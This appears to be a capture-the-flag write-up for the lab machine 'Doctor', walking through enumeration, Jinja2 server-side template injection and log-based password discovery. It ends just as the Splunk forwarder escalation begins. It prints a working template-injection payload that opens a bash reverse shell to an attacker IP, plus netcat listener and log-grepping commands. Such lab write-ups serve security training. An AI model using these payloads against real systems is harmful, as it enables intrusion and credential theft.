Doctor

2d February 2021 / Document No D21.100.106

Prepared By: TRX

Machine Author: egotisticalSW

Difficulty: Easy

Classification: Official

Synopsis

Doctor is an easy machine that features an Apache server running on port 80. Users can identify a virtual host on the main webpage, and after adding it to their hosts file, acquire access to the `Doctor Messaging System`. The system is found to be vulnerable to Server Side Template Injection, and successful exploitation of the vulnerability results in a shell as the user `web`. This user belongs to the `adm` group and is able to read various system logs. Enumeration of the logs reveals a misplaced password that can be used to login as the user `shaun`. Enumeration of system services reveals that a Splunk Universal Forwarder is running on port 8089, in the context of `root`. Research reveals an exploit that can be used with valid credentials in order to execute code remotely and escalate our privileges.

Skills Required

- Enumeration

Skills Learned

- Identifying a Server Side Template Injection
- Exploiting an SSTI to get Remote Code Execution
- Log Enumeration for Passwords


- Exploiting the Splunk Universal Forwarder

Enumeration

Nmap

Let's begin by running an Nmap scan.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.209 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.209
```



```
nmap -p$ports -sC -sV 10.10.10.209

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
|   256 7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:f8:00:1e:47 (ECDSA)
|_  256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after:  2023-09-06T15:57:27
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan reveals that ports 22 (SSH), 80 (Apache) and 8089 (Splunk) are open. A Google search for the keywords `splunk port 8089` reveals this issue in the official `Splunk` forums, which reveals that a `Splunk Universal Forwarder` is listening on the specified port.

Let's browse to port 80 and check out the website.



Doctor.

Home Services Departments About Us Blog Contact

Give us a call

1-999-123-4567

Send us a message

info@doctors.htb

Visit us

1337 Main St.


ABOUT US

We Are Happy To Serve You!

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Architecto, neque, dolorem. Iusto dolore omnis ex vero consequatur et deserunt officia incidunt at illum corrupti adipisci consectetur, veniam veritatis? Neque, cupiditate.

The webpage is revealed to be medically related and a reference to `doctors.htb` is identified. Add this to your hosts file and navigate to `http://doctors.htb`.

```
sudo nano /etc/hosts
```



Doctor Secure Messaging

Please log in to access this page.

Log In

Email


Password

□ Remember Me

The virtual host leads to the `Doctor Secure Messaging` system,which features a login page where users can register an account and login.

Foothold

The credentials `test / test` can be used to register a new account. We're interested to see if any additional (and exploitable) functionality is available after logging in.



Join Today


Username: test

Email: test@test.test

Password: ●●●●

Confirm Password: ●●●●

Registration is successful, and a message informs us that our account has been created with an expiry time of 20 minutes. The `New Message` button can be selected in order to add a post to the page.



New Post

Title: Test

Content: Test

Newly created posts will be visible in the home page.

We can inspect the source code of the home page for potential clues. This reveals the following interesting `HTML` line that has been commented out.

```
<!--archive still under beta testing<a class="nav-item nav-link"
href="/archive">Archive</a>-->
```


The comment mentions that a page exists under `/archive`, but that it's still undergoing beta testing. Navigating to `http://doctors.htb/archive` returns a blank page. However, viewing the source code for the page reveals `XML` output.

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>Test</title></item>
</channel>
```


The title of the post created earlier is visible in the XML inside the `<title>` tags. If the user-provided title value is not sanitized, then the page might be vulnerable to Server Side Template injection (SSTI).

An SSTI occurs when an attacker is able to control the value of a template variable and insert a malicious payload into the template. The template then gets passed to the server and is executed.

In order to test for an SSTI vulnerability, the following chart found on this Github page can be considered.



This process can help us identify the template engine in use and determine the type of payload that can be used to validate a Remote Code Execution vulnerability. Create a new post, inputting `${7*7}` as the title and `test` as the content.



New Post

Title

${7*7}

Content

test


Click `Post`, navigate to the archive page and view the source code.

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>${7*7}</title></item>
</channel>
```

The title remains the same and the injected code does not seem to be executed. Let's move to the second payload, which is `{{7*7}}`.

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>${7*7}</title></item>
</channel>
<item><title>49</title></item>
</channel>
```

The title of the post is shown to be `49` instead of `{{ 7*7 }}`, which successfully validates the SSTI vulnerability, which occurs due to a lack of sanitization of user-provided input. Let's use the next payload to determine the template engine in use.



New Post

Title

{{7*'7'}}

Content

test

Input `{{7*'7'}}` as the title and click `Post`. The output in the `archive` page is as follows.

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>7777777</title></item>
</channel>
```


The Github page referenced earlier states that if the output for the above payload is `49`, then the `Twig` template engine might be in use. On the other hand if `7777777` is the output, then `Jinja2` is probably in use. The template engine has been identified as `Jinja2`, and research on reverse shell payloads for this template engine reveal the following code.

```
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in
x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("bash -c
'bash -i >& /dev/tcp/10.10.14.2/1234 0>&1'").read()}}{%endif%}{%endfor%}
```

Modify the IP and port and start a Netcat listener.

```
nc -lvp 1234
```

Then create a new message with the code as Title, and navigate to the Archive page in order to execute the payload.



```
nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on doctors.htb 50878
web@doctor:~$ id
id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
web@doctor:~$
```


A shell is successfully received as the user `web`, however, the user flag is not in the user's home directory.

Lateral Movement

Enumeration of the system reveals that Python3 is installed, which can be used to upgrade to a PTY shell.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

The `passwd` file can be read to enumerate system users.



```
cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
shaun:x:1002:1002:shaun,,,:/home/shaun:/bin/bash
splunk:x:1003:1003:Splunk Server:/opt/splunkforwarder:/bin/bash
```

Users `shaun` and `splunk` seem interesting.

The `groups` command reveals that the current user is a member of the `adm` group. This group is used for system monitoring tasks and provides read access to log files located in `/var/log`.

Log files can be a good place to find forgotten or misplaced passwords, and the `grep` utility will come in handy.


```
grep -R -e 'password' /var/log/
```

There are quite a few lines in the output, although one in particular seems interesting.

```
/var/log/apache2/backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST
/reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
```

It's common for passwords to be accidentally entered into the username/email field. Let's use `Guitar123` to try and switch to the user `shaun`.

```
su shaun
```



```
su shaun
Password: Guitar123

shaun@doctor:$ id
uid=1002(shaun) gid=1002(shaun) groups=1002(shaun)
shaun@doctor:$
```

This is successful and the user flag can be acquired from `/home/shaun/`.


Privilege Escalation

Thinking back to our initial enumeration, a Splunk Forwarder Instance is running on port 8089. Searching online for the keywords `splunk universal forwarder exploit` reveals this article, which details using Splunk Whisperer2 in order to get a shell as the super user account.

This is owing to the fact that the Splunk Universal Forwarder includes a management service that listens to port 8089 and allows remote connections by default. The management service can be used to send single commands or scripts to the `Universal Forwarder Agents` through the Splunk API and the UF Agents do not validate the connections received are coming from a valid Splunk Enterprise server, nor do the UF Agents validate the code is signed or otherwise proven to be from the Splunk Enterprise server.

The exploit assumes that the Splunk Universal Forwarder is running in the context of `root`. Let's verify this.

```
ps -aux | grep splunk
```



